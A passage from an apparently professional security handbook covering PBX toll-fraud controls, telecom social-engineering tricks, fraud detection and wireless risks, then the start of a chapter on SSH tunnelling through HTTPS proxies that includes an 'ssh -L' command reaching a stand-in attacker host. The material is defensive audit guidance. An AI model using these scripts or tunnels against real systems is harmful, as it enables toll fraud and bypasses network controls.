Despite its high-risk properties, CSF cannot be summarily disconnected without appropriate discussion and transition within the organization. It has legitimate business uses. For example, CSF can forward employee extensions when they are away from their desk. Administrative assistants use CSF to forward hunt groups to voicemail or answering services. Help desks use CSF for night forwarding. The auditor should work with management to assess the risk *versus* benefit of this feature.

Long-Distance Authorization (Outgoing Calls)

Domestic and international long-distance calling are essential to most businesses; however, the authority to perform these functions need not be available to all employees and extensions. For example, common areas, conference rooms, and workrooms have telephone extensions that cannot be linked to a single

TABLE 12.1 Sample Class-of-Service Parameters

Feature	Risk Factor if Abused
Typical Profile for an Executive's Extension, Class "98"	
Internal calls	None
Local calls	None
Domestic long distance	High
International long distance	High
Automatic camp on busy (ACB)	None
Always in privacy (APV)	None
Call forward external (CFE)	High
Call forward internal (CFI)	None
Camp on busy (CMP)	None
Conference call (COF)	Medium
Control of station feature (CSF)	High
Direct call pick up "pick" (DCP)	None
Direct trunk select (DTS)	Medium
Executive override (EOV)	Medium
No howler off-hook (NOW)	None
Private call (PIZV)	None
Save and repeat (SAV)	None
Station speed (SPD)	None
System speed call (SYC)	None
Trunk-to-trunk (TTT)	High
Voice dial call (VDC)	None
Typical Profile for a Lobby Extension, Class "03"	
Internal calls	None
Local calls	None
Call forward internal (CFI)	None
No howler off-hook (NOH)	None
Station speed call (SPD)	None
System speed override (SSO)	Low
System speed call (SYC)	None

person for accountability. Techniques to reduce an organization's exposure to unauthorized calls initiated from inside their premises are listed below:

- *Forced authorization codes (FACs)*. Any or all extensions can be assigned a forced authorization code. This parameter forces the user to enter a password for a domestic or international long-distance call. FACs can be used for common areas so unauthorized individuals have fewer opportunities to make long-distance calls from the premises. Implementation of FACs is a significant undertaking. Internal billing procedures must be changed and users must be educated. In addition, password changes must be made regularly. The auditor should help management evaluate the practicality and benefits of implementing this control. Note that FACs can be implemented piecemeal so the operational impact is limited. Some organizations have their long-distance carriers require authorization codes. Authorization codes serve a dual purpose by providing security and accounting information, because a cross-reference of authorization code to general ledger account can be established.
- *Restrictive class of service by location.* Telephones in lobbies and other high-traffic areas can be restricted by class of service to eliminate domestic and international calls. Of course, if the control of station feature discussed previously is not adequately controlled, the value of this control is reduced.

Voicemail

The rich feature set that comes with the "standard configuration" of many voicemail packages provides a plethora of hacking opportunities. Many smaller organizations set up voicemail with default security parameters and leave them unchanged for years. Vendors do not always suggest appropriate security measures (particularly for small, low-profit voicemail systems). Hence, voicemail often serves as a lightning rod that takes hackers directly to the heart of the telephone system. Review the following controls to determine if they can be implemented in the voicemail system and if they are enforced.

- *Mandatory change of passwords.* Many users set their passwords to be the same as their telephone's extension. Voicemail should force password changes every 90 days and require at least six digits. If an unauthorized individual obtains access to an executive's voicemail, the potential for disruption and embarrassment is significant. For example, a rude or obscene message could be forwarded from the executive's voicemail box to any distribution list residing on his or her extension (press "1" to record, enter message, "*," "#," then send to any extension or distribution list desired). Of course, important or sensitive messages could also be deleted or forwarded to inappropriate parties.
- *Elimination of dial tone from voicemail.* Some organizations, for convenience of their employees, have allowed the dial tone to be an option from voicemail. For example, an employee could dial her voicemail number at work, enter a code (which varies by PBX), key in a two-digit password, and receive an outside dial tone. From there, she can make long-distance or international calls. This easy backdoor is widely known among hackers. Usually, organizations provide this service via DISA (direct inward system access). DISA is often implemented to save money by allowing employees at home to make business calls using less expensive corporate rates (*i.e.*, dial into the PBX, then dial out). However, it is much safer to issue business calling cards to employees who need to make long-distance calls from their homes or other off-site locations.

Trunk to Trunk (Tandeming)

Trunks are major communication lines between two switching systems. For most organizations, trunks would connect their switch to the local telephone company (local exchange carrier or LEC). Incoming and outgoing voice and data traffic use separate trunks. Calls coming in on one trunk and going out on another trunk are called *tandem* calls. Tandeming has legitimate business uses. For example, employees may call their office and then transfer to a domestic or international phone number (eliminates the need to dial in calling card numbers, etc.). Also, if several parties are on a conference call, tandeming allows external parties (*i.e.*, those outside the organization's premises) to remain on the line after all on-premises parties have hung up. Hackers routinely use this feature to perpetrate toll fraud. If the organization has a toll-free 800 number for incoming calls, hackers can dial the 800 number to get access to building telephone numbers, seize an outgoing trunk, then talk as long as they wish. Generally, numbers are sold on the street so the victim organization is charged for calls to dozens of international locations, some of which have rates in the $2- to $3-per-minute range. Direct inward system access (DISA), if enabled, is probably the highest risk PBX feature. Available on many PBXs, DISA permits outside callers to dial the PBX, get a dial tone, and then dial out on another trunk. It is a convenience for local workers who are not in the building but want to make a long-distance call charged to their firm. Enabling DISA means that the firm is one password away from handing out free telephone service to the world. Trunk-to-trunk tandeming should be completely disabled. If it is retained, the organization has a considerably higher probability of being compromised.

Remote Access Ports

Remote access ports provide dial-up access for technicians and analysts to complete switch maintenance and software changes (often performed by vendor personnel). Unfortunately, these access ports also

provide an entry point for hackers (some of whom have had formal training in specific models of switches). The remote access port should be protected by a lengthy password. In addition, two other security options are available:

- Use dial-back devices, such as Computer Peripheral Systems Challenger TT touch-tone authenticator for dial-up modems. Systems with these capabilities add security to any product or system with modem access by performing user authentication before completing the modem connection. They can be used to protect maintenance ports as well as PBX and voicemail systems. Typically, an additional security box is connected to the phone line and modem at the remote location to complete the user authentication. Increasingly, PBXs are maintained remotely via IP links; in those cases, well-known authentication methods, such as RADIUS, should be used.
- Shut down ports manually and bring them up only during known maintenance periods ("air walling"). Although this technique is more labor intensive than an automated approach, it is effective. If the port is shut down, no one can get in. When emergency maintenance work is required, a technician must be on the premises to bring the port up and then shut it down after the work is complete. Like killing an ant with a hammer, it is a lot of effort, but it works.

Common Area Phones

Telephones located in reception areas, conference rooms, and work/file rooms are vulnerable to hacking by both insiders and external parties. Long-distance calls should be programmatically blocked in these areas. In some cases, the organization will make a business decision to allow long-distance calling from common areas. If so, usage should be closely monitored. The highest risk comes from international calling capability.

Social Engineering

One of the easiest ways for hackers to gain access to a telephone system is through social engineering. By asking employees to divulge seemingly innocent information or make a simple transfer, perpetrators obtain dial tone or key information they can use later. Examples of social engineering include:

- Hacker calls an employee at random, says he dialed the wrong number, and asks the employee to please transfer him to John Smith at extension 9011. The employee makes the transfer, and the hacker is given an international operator. From the perspective of the international operator, the call is legitimate because it comes from the premises. The "9011" turns out to be "9" to get the external dial tone and "011" to reach the international operator.
- An "employee" of a parcel delivery firm comes into the organization's receiving area and has a package for Mr. X. No such person works there. Appearing irritated, the delivery man asks if he can use a telephone to talk to his boss. He has a lengthy, heated discussion about why he has been given bad directions, etc. Meanwhile, the call is to a previously set up local number that charges $2 per minute for access. Note: check with the local telephone company to determine if there are local toll numbers. If so, they should be blocked by the switch.
- Pager scam is a variation on the technique above. An individual sets up a toll number and then sends out pages to as many individuals as possible. When they call the number listed, someone attempts to keep them on the line to run up the bill.
- Hacker calls executive Y. Her administrative assistant answers the call. "This is Mr. Smith, is Y in?" "No, may I take a message?" "No, I'll just call back later but would you mind transferring me to the operator?" (After reaching the operator, the hacker pretends to be Y and the operator sees Y's extension.) "Operator, this is Y. I'm having trouble reaching Bogotá; would you please dial the number for me?"

- An employee receives a call from "John Smith" who says he is an FBI agent tracking an individual whom the FBI suspects is perpetrating telephone fraud. Smith says that if the employee receives a call from "John Doe" to note the time and date, but to transfer Doe to any extension he asks and then notify the FBI. Sure enough, John Doe calls, gets the outside dial tone, and the organization gets the bill. A variation on this technique is for the hacker to pretend to be from the telephone company.
- An employee receives a call from someone purporting to be from one of the major long-distance carriers. The hacker says he is with security and suspects illegal activity with the card. He needs the card number and PIN to ensure that he is talking to the correct owner.

Calling Card Fraud

Many organizations issue telephone calling cards that employees use for business communications. There are several techniques used by miscreants to steal card numbers and PINs:

- Surveillance at airports and hotels. Hackers use video cameras as well as trained observers to obtain calling card numbers. Once obtained, the numbers are sold on the street and used quickly. This technique is called "shoulder surfing" and can be thwarted by keeping the cards in a hard-to-read position or, better yet, memorizing the numbers. Users should dial quickly to make it more difficult to capture the numbers.
- Use of speed dialing on cellular telephones. Although it is convenient for employees to put their calling card number into the cell phone as a speed dial, if the phone is stolen the thief has both the cell phone and the calling card number. At least the PIN should be dialed separately.

Other Hacker Techniques

Toll fraud seems to spur pernicious creativity. Following are other schemes that have been used:

- *Call diverters.* These are devices that allow hackers to obtain a dial tone after a called party hangs up but before the disconnect is complete.
- *Dumpster diving.* Hackers obtain switch and security information by browsing through an organization's trash cans. The goal of this time-honored technique is to find telephone numbers in company directories, old invoices, etc. Such information adds legitimacy to social engineering penetrations.

Business Loss Due to Disclosure of Confidential Information

Some organizations have found their bids for projects coming in at just above the competition on a consistent basis. This could be due to coincidence or unauthorized disclosure. It is always a concern when sensitive information is passed over wires or air space. Following are some techniques for securing confidential voice transmissions:

- *Use a scrambling device such as Secure Logix's Telewall,* which has built-in encryption capability (the same device is required on both ends). The advantage of a trunk rather than handset-based approach is that the entire office or plant can be set up for encrypted conversations, assuming the other end (*e.g.*, headquarters or a sister location) has a Telewall as well. The Motorola KG-95 also encrypts at the trunk level, unlike the older AT&T Surity 3600, which encrypts only from one handset to another. These devices, which enable point-to-point and multiple-party encryption, protect the conversation from origin to destination (*i.e.*, no intermediate points of clear conversation). Faxes can be protected as well. They typically have a secure/non-secure button that allows the telephone to be used in either mode, as required.

- *Use IP encryption if the voice conversation is converted to IP traffic before transmission beyond the premises.* The Borderguard NetSentry devices, for example, use DES (Data Encryption Standard), 3DES (triple DES), and IDEA (International Data Encryption Algorithm) to scramble any data going across the wire. Note that, with the increasing power of microchips, it is much easier for determined hackers (or governments) to break codes. The following quote, found on an Internet security page (http://www.jumbo.com/pages/utilities/dos/ crypt/sfs110.zip.docs.htp), illustrates how quickly algorithms once thought secure have become as antiquated as iron safes:

  > RE: Use of insecure algorithms designed by amateurs. These include the algorithms used in the majority of commercial database, spreadsheet, and word processing programs such as Lotus 123, Lotus Symphony, Microsoft Excel, Microsoft Word, Paradox, Quattro Pro, WordPerfect, and many others. These systems are so simple to break that the author of at least one package which does so added several delay loops to his code simply to make it look as if there was actually some work involved.

- *Use an enterprisewide dialing plan to ensure that all calls go through the least-cost route.* Calls that go over leased lines (tie lines) are easier to secure than calls going over the public switched telephone network. Encryption equipment can be placed at both ends and the voice traffic can be converted to IP. Typically, dialing plans are implemented to facilitate ease-of-use for employees as well as least-cost routing; however, they also increase (at least to some extent) security. A dialing plan is implemented by making changes to every PBX in the organization's network so the user dials the same number to reach an individual, regardless of the location from which the call is made. For example, if Mary Doe's number is 789-1234 and she is located in a Memphis, TN, office, then she can be reached from London or Sydney by dialing 789-1234 (with no preceding country codes, etc.); the PBX has all the logic built in to convert the numbers to the appropriate route. A dialing plan also has the side benefit of increasing contact between the telecom staffs of various locations, resulting in an exchange of security information.

Voice over IP Security

With the proliferation of Voice over IP (voice-data convergence), new defenses are required. Because VoIP is a packet-based technology (*i.e.*, in the data world), it must typically go through a firewall or outside the firewall. Either solution is less than desirable from a security perspective because it opens up the network to hacker attack on the VoIP gateway. One company, Quintum Technologies (www.quintum.com), has developed a solution (NATAccess) that gets around the problem, allowing only authorized traffic to pass through the firewall. According to Quintum Technologies, "It is now possible for systems administrators to deploy VoIP quickly, easily, and securely, without making major changes to their existing network infrastructure, or compromising their network integrity." Others will undoubtedly develop similar capabilities. IP-based video conferencing can have similar security concerns. In the January 2002 issue of *Internet Telephony*, Robert Vahid Hashermian noted that Microsoft's NetMeeting product has the following (rather technical) requirements, as noted in the Microsoft consulting NetMeeting site:

> To establish outbound NetMeeting connections through a firewall, the firewall must be configured to do the following:
>
> - Pass through primary TCP connections on ports 389, 522, 1503, 1720, and 1731.
> - Pass through secondary TCP and UDP connections on dynamically assigned ports (1024–65535).

The net effect of the above is to bypass the firewall and expose one's workstation to the world. This is an example of a generic risk that requires the attention of anyone planning widespread implementation of videoconferencing. The old circuit-switched (nailed-up circuit) videoconferencing did not have these exposures.

Automated Fraud Detection Systems

Without automated tools, it is difficult to detect toll fraud in real-time. Often, hundreds of minutes of long distance are stolen before the toll fraud is identified. Common carriers (*e.g.*, AT&T, MCI, and Sprint) have sophisticated algorithms that detect toll fraud, but relying on their systems has two disadvantages: (1) they do not know your organization's business and cannot detect fraudulent patterns at a fine granularity — only when the gross level of activity exceeds some generic threshold; and (2) on holidays, weekends, and off-hours, it may be some time before the right person can be reached. If an organization has its own, tailored fraud detection system, toll fraud can be identified more quickly and responses can be set up in advance (*e.g.*, paging alerts to designated technicians).

Fraud detection systems generally use call detail records (CDRs) to detect fraudulent traffic patterns as they occur. Alarms can be sent to a pager, PC, or other device. Customized alarm activation can be set up based on a number of parameters that are customer defined. A full-featured package should issue alarms for the following conditions:

- *Authorization codes* — User-set threshold for excessive calls
- *Station abuse* — User-set threshold for excessive calls
- *After-hours calls* — User-defined hours for normal and after-hours calls
- *Dialing patterns* — User-selected specific area codes or specific numbers (*e.g.*, 1-900-xxx-xxxx numbers)
- *International calls* — User-set threshold for excessive calls
- *Unassigned stations* — Alerts when these stations or codes are used
- *Trunk group calls* — User-selected threshold for particular trunk groups

The more thought that goes into setting up the alarm patterns, the more effective the fraud detection software can be. If, for example, the organization makes infrequent international calls, and then only to a few countries, that information can be entered into the system. Unusual patterns (*e.g.*, an abrupt increase in the number of calls to high fraud probability countries) could trigger an alarm. Other useful functions of a telephony abuse package include:

- *Reports on calls to 911.*
- *Monitors for long-duration calls.* Call duration limits can be set individually for local and long-distance calls. When the duration of a call session exceeds a preset threshold, a page or alarm is generated.
- *Examines operator-assisted calls.* Operator-assisted calls that exceed a preset threshold generate alarms.
- *Reports directory assisted calls that are suspiciously lengthy.* Reports calls to specific (predefined) numbers, exchanges, area codes, country codes, and city codes. Exceptions (*i.e.*, known and valid exchanges) can be programmed so false alarms are not generated.
- *Generates alarms for "payment required" calls to 900, 976, and 800 bill-back numbers.*

PBX Firewall

Standard PBX security capabilities can be significantly enhanced by a PBX firewall. These devices have the ability to manage the voice enterprise network security functions and set rules without going through the awkward security structures that make up the traditional PBX security system.[3] The PBX firewall, *when properly configured*, will plug many of the security gaps in the voice network. Although the following discussion of capabilities and related issues is based specifically on SecureLogix's TeleWall product (www.securelogix.com), the general principles will apply to any full-featured PBX firewall. Specific capabilities include:

- *Call type recognition.* The firewall has the capability to recognize the traffic, including voice, fax, modem, STU-III (Secure Telephone Unit, third generation), video, unanswered, and busy.

- *Rule-based security policy.* Policies can be constructed by building individual rules in a manner similar to industry-standard IP firewall rule creation. Policies are physically set using logical (GUI) commands across any combination of phone stations or groups.
- *Rule-based call termination.* Rules can be configured to automatically terminate unauthorized calls without direct human intervention. For example, assume an internal number, 281-345-1234, is assigned to a fax machine. An employee decides he needs a modem connection. Rather than going through procedures, he disconnects the fax line and uses it for his modem link. As soon as modem traffic is detected on the line, a rule is invoked that terminates the call — within a second or two.
- *Complex rule creation.* Rules should be flexible enough to fit business needs. For example, fax machines often have telephones that can be used to call the receiving party to ensure that the fax was received or to exchange some other brief information (and sometimes to help enter codes). The rules associated with that analog line could allow fax traffic for any reasonable duration, prohibit modem traffic altogether, and allow a voice call to last only five minutes.
- *Centralized administration.* The firewall should be capable of multiple-site links so rules can be administered across the enterprise.
- *Real-time alerts.* Rule violations can trigger a variety of messages, such as e-mail, pager, and SNMP security event notification. Assume, for example, that highly sensitive trade secrets are a part of the organization's intellectual assets. Calls from anywhere in the enterprise to known competitors (at least their published telephone numbers) can be monitored and reported in a log or in real-time. More commonly, employees may occasionally dial up their personal ISP to get sports news, etc. during the day, as sports and other non-work-related sites are blocked by their firm's IP firewall. Calls to local ISP access numbers can be blocked or at least flagged by the PBX firewall. This is more than an efficiency issue. A PC on the network that is dialed into an ISP links the outside world to the organization's IT resources directly, with no IP firewall protection.
- *Stateful call inspection.* Call content can be continuously monitored for call-type changes. Any change is immediately logged and the call is again compared to the security policy.
- *Dial-back modem enforcement.* Security policies can be used to enforce dial-back modem operation.
- *Consolidated reporting of policy violations.* By summarizing the output of multiple PBX firewalls, management can see any overall patterns of security violations, ranging from hacker attacks on specific sites to employee attempts to dial inappropriate, premium-900 numbers or country codes not relevant to the business.

Although it may have an Orwellian flavor to it, the use of word spotting is certainly a possibility for the future. The PBX firewall could be programmed to look for specific words such as "bomb" or "cocaine" or "project xyz" (a top-secret project). The chips inside the PBX firewall are powerful and fully capable of recognizing selected words. Such practices, if they are adopted commercially in the future, will undoubtedly require thorough legal review and strict policies for use.

Other Good Practices

Although useful, a PBX firewall cannot replace the many individual security practices that, in summation, create a strong telecom security defense. Following are some miscellaneous practices that should be in place:

- Periodically review forwarding of extensions to dial tone. Any station forwarded to dial tone is "hacker bait."
- Immediately request your local exchange carrier to disallow any third-party charges to the main number. Some prisoners, for example, have made long-distance calls and charged them to organizations that permit third-party charges.
- Periodically review your call accounting reports. Are there calls to a location that your organization has no business reason to call? Some hackers will keep the volume of calls sufficiently small to stay below the radar screen of the long-distance carrier's monitoring algorithms. Sort down minutes called by location and also list single calls in descending order of cost. A quick review can spot problem areas — including some that are unrelated to toll fraud, such as "stuck" modems.

- Educate users on the vulnerability of calling card theft. In some airports, "shoulder surfers" observe calling card numbers being keyed in and sell the numbers on the street as fast as possible. Using an 800 number to call back to the office reduces the frequency of calling card calls (as well as reducing the cost). Using a voice verification system to allow secure DISA also decreases the need for card use. A user, in the interest of expediency, may occasionally give her card number out to co-workers. Most carriers, when they detect multiple usage of the same calling card in widely separate geographic areas (*e.g.*, Japan and the United States) within a short period of time, assume fraud. Ensure that all employees who need a card have one.

Some organizations, concerned about potential misuse by their own employees, contractors, or temporary workers, use prepaid calling cards. The advantage of this technique is that a stolen card number would be used to its limit and then no further charges will accrue. The disadvantages are that it allows for no internal accounting of what the card was used for and that sometimes the card is not fully used.

Monitor your organization's fax-on-demand server. To efficiently serve their customers, many firms will set up a fax-on-demand server that accepts a call from the public network and faxes requested information back to the caller. Hackers have recently begun to exploit this service in the following ways:

- Repeatedly calling the fax-on-demand service, asking for faxes to be sent to a 900 or 976 number owned by the hacker (these area codes have a special surcharge associated with them). Of course, the information on the fax is not used, but the minutes accumulate and the calling party (*i.e.*, the hacked party) is responsible for paying the toll.
- Repeatedly calling a fax-on-demand service merely to harass the organization by running up its long-distance bill.
- Harassing individuals by sending the fax to a business or residence that did not request it (waking up people in the middle of the night, etc.).

One company was hit with over 2000 requests to send a long document to Israel, resulting in a $60,000 telephone bill.[4] Techniques to detect and defend against fax-on-demand abuse include:

- Check the fax system log (or call detail) for repetitive faxes to the same number.
- Exclude all area codes where there is no reasonable expectation that the organization would do business.
- Exclude area codes associated with high fraud incidence (*e.g.*, 767 — Trinidad and Tobago; 868 — Dominican Republic).[5]
- Monitor overall volume of faxes sent out.
- Power off and on to clear the queue if it is obvious that the server has or is being attacked.
- Monitor the fax server over the weekend (particularly long holiday weekends) because that is the favorite time for hackers to start their penetration.

Make use of your organization's internal billing system. It is easier to spot unusual activity if long-distance bills are broken down by department. Make the internal reports easy to read, with appropriate summary information (*e.g.*, by international location called), to provide the organization with more eyes to watch for unusual activity. Use appropriate hardware/software monitoring and toll-restricting tools. Some features of these tools include:

- Selectively allow or restrict specific telephone numbers or area codes.
- Allow 0+ credit card access but restrict 0+ operator access.
- Limit the duration of telephone calls in certain areas.
- Restrict international toll access.
- Provide for bypass codes.
- Report on a daily basis (sent via e-mail) any suspicious activity, based on predefined exception conditions.

Wireless Risks

Although wireless communication is increasingly associated with data/packet transmission, more and more voice traffic will be over wireless. Devices ranging from Bluetooth-enabled PDAs to PBX-specific wireless phones transmit information over the potentially less secure airwaves. Although wireless communications can theoretically be rendered secure, the newness of the technology and its proliferation often mean that security is not implemented properly.

A January 2002 article in *Computerworld* described how a couple of professional security firms were able to easily intercept wireless transmissions at several airports. They picked up sensitive network information that could be used to break in or to actually establish a rogue but authorized node on the airline network. More threatening is the newly popular "war driving" hobby of today's *au courant* hackers. Using an 802.11b equipped notebook computer with appropriate software, hackers drive around scanning for 802.11b access points. The following conversation, quoted from a newsgroup for wireless enthusiasts in the New York City area, illustrates the level of risk posed by war driving:

> Just an FYI for everyone, they are going to be changing the nomenclature of "War Driving" very soon. Probably to something like "ap mapping" or "net stumbling" or something of the sort. They are trying to make it sound less destructive, intrusive and illegal, which is a very good idea. This application that is being developed by Marius Milner of BAWUG is great. I used it today. Walking around in my neighborhood (Upper East Side Manhattan) I found about 30 access points. A company called www.rexspeed.com is setting up access points in residential buildings.
>
> Riding the bus down from the Upper East Side to Bryant park, I found about 15 access points. Walking from Bryant Park to Times Square I found 10 access points. All of this was done without any external antenna. In general 90 percent of these access points are not using WEP. Fun stuff.

The scanning utility referred to above is the Network Stumbler, written by Marius Milner. It identifies MAC addresses (physical hardware addresses), signal-to-noise ratios, and SSIDs.[6] Security consultant Rich Santalesa points out that if a GPS receiver is added to the notebook the utility records the exact location of the signal. Many more examples of wireless vulnerability could be cited. Looking at these wide-open links reminds us of the first days of the Internet when the novelty of the technology obscured the risks from intruders. Then, as now, the overriding impediment to adequate security was simple ignorance of the risks. IT technicians and sometimes even knowledgeable users set up wireless networks. Standard — but optional — security features such as Wired Equivalent Privacy (WEP) may not be implemented.

Viewing the handheld or portable device as the weak sibling of the wireless network is a useful perspective. As wireless devices increase their memory, speed, and operating system complexity, they will only become more vulnerable to viruses and rogue code that can facilitate unauthorized transactions.

The following sections outline some defenses against wireless hacking and snooping. We start with the easy defenses first, based on security consultant Don Parker's oft-repeated statement of the obvious: "Prudent security requires shutting the barn doors before worrying about the rat holes."

Wireless Defenses

Virtually all the security industry's cognoscenti agree that it is perfectly feasible to achieve a reasonable level of wireless security. And it is desperately needed — for wireless purchases, stock transactions, voice communications, transmissions of safety information via wireless PDA to engineers in hazardous environments, and other activities where security is required. The problems come from lack of awareness, cost to implement, competing standards, and legacy equipment. Following are some current solutions that should be considered if the business exposure warrants the effort.

Awareness and Simple Procedures

First, make management, IT and telecom personnel, and all users aware that wireless information can be intercepted and used to penetrate the organization's systems and information. In practical terms, this means:

- Obtain formal approval to set up wireless LANs and perform a security review to ensure WEP or other security measures have been put in place.
- Limit confidential conversations where security is notoriously lax. For example, many cellular phones are dual mode and operate on a completely unsecured protocol/frequency in areas where only analog service is available. Some cellular phones have the ability to disable dual mode so they only operate in the relatively more secure digital mode.
- Use a password on any PDA or similar device that contains sensitive data. An even stronger protection is to encrypt the data. For example, Certicom offers the MovianCrypt security package, which uses a 128-bit advanced encryption standard to encrypt all data on a PDA.
- Ensure that the security architecture does not assume that the end device (*e.g.*, a laptop) will always be in physical possession of the authorized owner.
- Ensure that WEP has been actually implemented on any wireless network. The user must make an effort to turn the security function on.
- Enable MAC (Medium Access Control) addressing to ensure that only predefined wireless devices can communicate in the network. In other words, a hacker cannot "drive by" and insert himself into the network because his MAC address is not coded into the authorization table. One disadvantage of this technique is that the MAC address table must be maintained manually.
- Use standard techniques for data. Digital hashing and public key cryptography function effectively with wireless transmissions, just as they do with wired communications.
- Use a device such as IBM's wireless security auditor to perform a premises inspection to detect wireless networks — then make sure they have been reviewed for security settings, etc.

Insurance: The Last Line of Defense

The day-to-day business of the organization may be so dependent on voice communications that certain PBX functions cannot be shut down even when an attack is in progress. Toll fraud insurance is prudent in this situation. Most major carriers provide insurance options, with deductibles of only a few thousand dollars. In return, they ask their customers to comply with certain basic control requirements, such as restrictions on DISA (direct inward system access). The cost is reasonable. The telecommunications operations group should regularly send the carrier fraud detection unit updated lists of key names and phone numbers to call if fraud patterns are detected. The carriers have sophisticated fraud detection algorithms that are surprisingly prescient in the early identification of toll fraud; however, if they do not have an up-to-date contact list, it can be several days before the chicanery is stopped. The carriers will not, for example, shut down weekend long-distance operations for an organization even if they *know* fraudulent activity is occurring — unless they have authorization from the organization. For example, long-distance service on the weekends could be vital to the organization's business services. As a practical matter, carriers are "reasonable" in dealing with customers who have made *bona fide* efforts to thwart hackers. In some cases, reduced rates can be negotiated. It never hurts to ask!

The auditor should review insurance coverage for all PBX sites, including those with "tie lines" (*i.e.*, a dedicated circuit allowing two parties to talk without having to dial the full telephone number). A smaller office does not imply a smaller exposure to toll fraud. In fact, small offices are often the targets of hackers who assume that in rural/small city regions there is less consciousness of the exposure and hence fewer controls in place.

Summary

An organization cannot eliminate all risk from toll fraud and communications security breaches. Nevertheless, intelligent precautions, alertness, and proper reporting systems can greatly reduce its frequency and severity. By research and knowledge of traditional control techniques as well as gaining an understanding of newer packet telephony, the auditor can provide management with a blueprint for "safe telephony."

Notes

1. Toll fraud is the theft of long-distance service. Actual monetary losses occur when the organization's long-distance carrier bills for calls made by unauthorized parties.
2. Post Telephone & Telegraph (telephone company usually owned by a country's government; this practice is less prevalent now than in the past).
3. Security for PBXs is often convoluted. Rules may be set in one table but overridden in another.
4. Web page from Epigraphx LLC, 965 Terminal Way, San Carlos, CA 94070 (http://www.epigraphx.com/faxhacking.htm).
5. Web page from Epigraphx LLC, 965 Terminal Way, San Carlos, CA 94070 (http://www.epigraphx.com/faxhacking.htm).
6. Service Set Identifier. An encoded flag attached to packets sent over a wireless LAN that indicates it is authorized to be on a particular radio network. All wireless devices on the same radio network must have the same SSID or they will be ignored.

Insecurity by Proxy

Micah Silverman, CISSP, CISH

Proxy servers play a vital role in the effort to centrally manage resources and audit network usage. However, due to the nature of certain protocols, there is a vulnerability that can expose an otherwise carefully protected network to unwanted risk.

Proxy servers, in general, make connections to other servers on behalf of a client. The connection information as well as other information is usually logged centrally by the *proxy server, access control,* and other business rules can be controlled at the proxy server to enforce security policy rules.

Web proxy servers manage Web-based access protocols, specifically HTTP (Hypertext Transfer Protocol) and HTTPS (Hypertext Transfer Protocol Secure). A Web proxy server can record all user sessions within an organization and can limit access to restricted or inappropriate Web sites. It can also store content that is frequently requested so that other users requesting the same content receive it from the local cache. This can greatly improve response performance on busy corporate networks.

HTTPS works by establishing SSL (Secure Socket Layer) connections and then passing HTTP traffic over this secure (encrypted) channel. To use a secure Web site, the client (browser) must be directly connected to the Web server. This is a requirement of the protocol for a variety of reasons, not the least of which is non-repudiation: The client and server can mutually authenticate each other and exchange the necessary keys to communicate over an encrypted channel. A proxy server in this setting will simply ferry bytes of data between the client and the server. Because of the requirement for the client and server to communicate directly and because of the way in which the proxy server establishes and mediates the connection between the client and server, there is an internal vulnerability. This threat could potentially expose an otherwise protected internal LAN (local area network) to an external, publicly accessible (and potentially compromised) network.

This vulnerability can be better understood by examining the differences between how the HTTP and HTTPS protocols are managed through the proxy server and by looking at some example scenarios using freely available tools. Figure 11.1 shows a model network based on a typical corporate intranet layout.

A typical HTTP transaction would read something like this:

1. The host `workstation` makes a request of a Web site: `http://www.awebsite.com/index.html`.
   The browser, having been configured to make requests through the proxy, issues an HTTP GET request (simplified below) to the proxy server:
   `GET http://www.awebsite.com:80/index.html HTTP/1.0`
2. The proxy server makes a connection to `www.awebsite.com` (through the firewall) and issues an HTTP GET request for the specific content:
   `GET/index.html HTTP/1.0`
3. The proxy server receives the response from the Web site and (potentially) caches any content, such as images, before sending this response back to the user's browser.




FIGURE 11.1 Model network based on a typical corporate intranet layout.

A typical HTTPS transaction would go something like this:

1. Workstation makes a request of a Web site:
   `https://www.awebsite.com/index.html`.
   The browser issues an HTTPS CONNECT request to the proxy server:
   `CONNECT www.awebsite.com:443 HTTP/1.0`
2. As bytes become available for reading from the browser, read them in and write them to the remote Web site.
3. As bytes become available for reading from the remote Web site, read them in and write them to the browser.

Note that for Steps 2 and 3, the byte stream is completely encrypted between the client (browser) and the server (Web site). The proxy server simply ferries bytes back and forth, and acts as a "shim" between the browser and the web site.

While the HTTP stream can be inspected (on the fly), the HTTPS stream is completely hidden from the proxy server. The proxy server merely keeps the byte stream flowing in a connection that is essentially direct between the client (browser) and the outside server (Web server). As soon as a CONNECT command is issued to the proxy server, it will simply pass bytes back and forth as they become available.

The fact is that *any* TCP-based protocol could be passed through the HTTPS proxy server with the help of a small shim program that establishes the initial connection in the same way as the browser does automatically. However, an unencrypted protocol would be easy to spot. An SSL-based protocol, such as SSH (Secure Shell), is much more difficult to detect because its traffic is completely indistinguishable from legitimate HTTPS traffic. This, combined with the ability to create TCP tunnels through an established secure channel, creates a serious internal vulnerability.

After an SSH client securely connects to an SSH server, local and remote tunnels can be established over the encrypted channel. A local tunnel binds a TCP/IP port on the host, from which the SSH client runs. Any connections made to this host on the bound port will be forwarded over the encrypted channel to a host and port specified on the network that the SSH server is on. Figure 11.2 shows a typical network architecture, including corporate and public segments with the Internet in between.

A typical SSH session with local tunneling would look something like this:

1. The host `rogue` establishes an SSH connection to `www.bad.com` using local tunneling:
   `ssh -L 8080:internal:80 www.bad.com`
   The above command causes the SSH client running on the host `rogue` to bind to TCP/IP port `8080`. Any connections to `rogue` on this port will be forwarded through the encrypted channel established to `www.bad.com` to the host `internal` on TCP/IP port `80` (the default Web port).

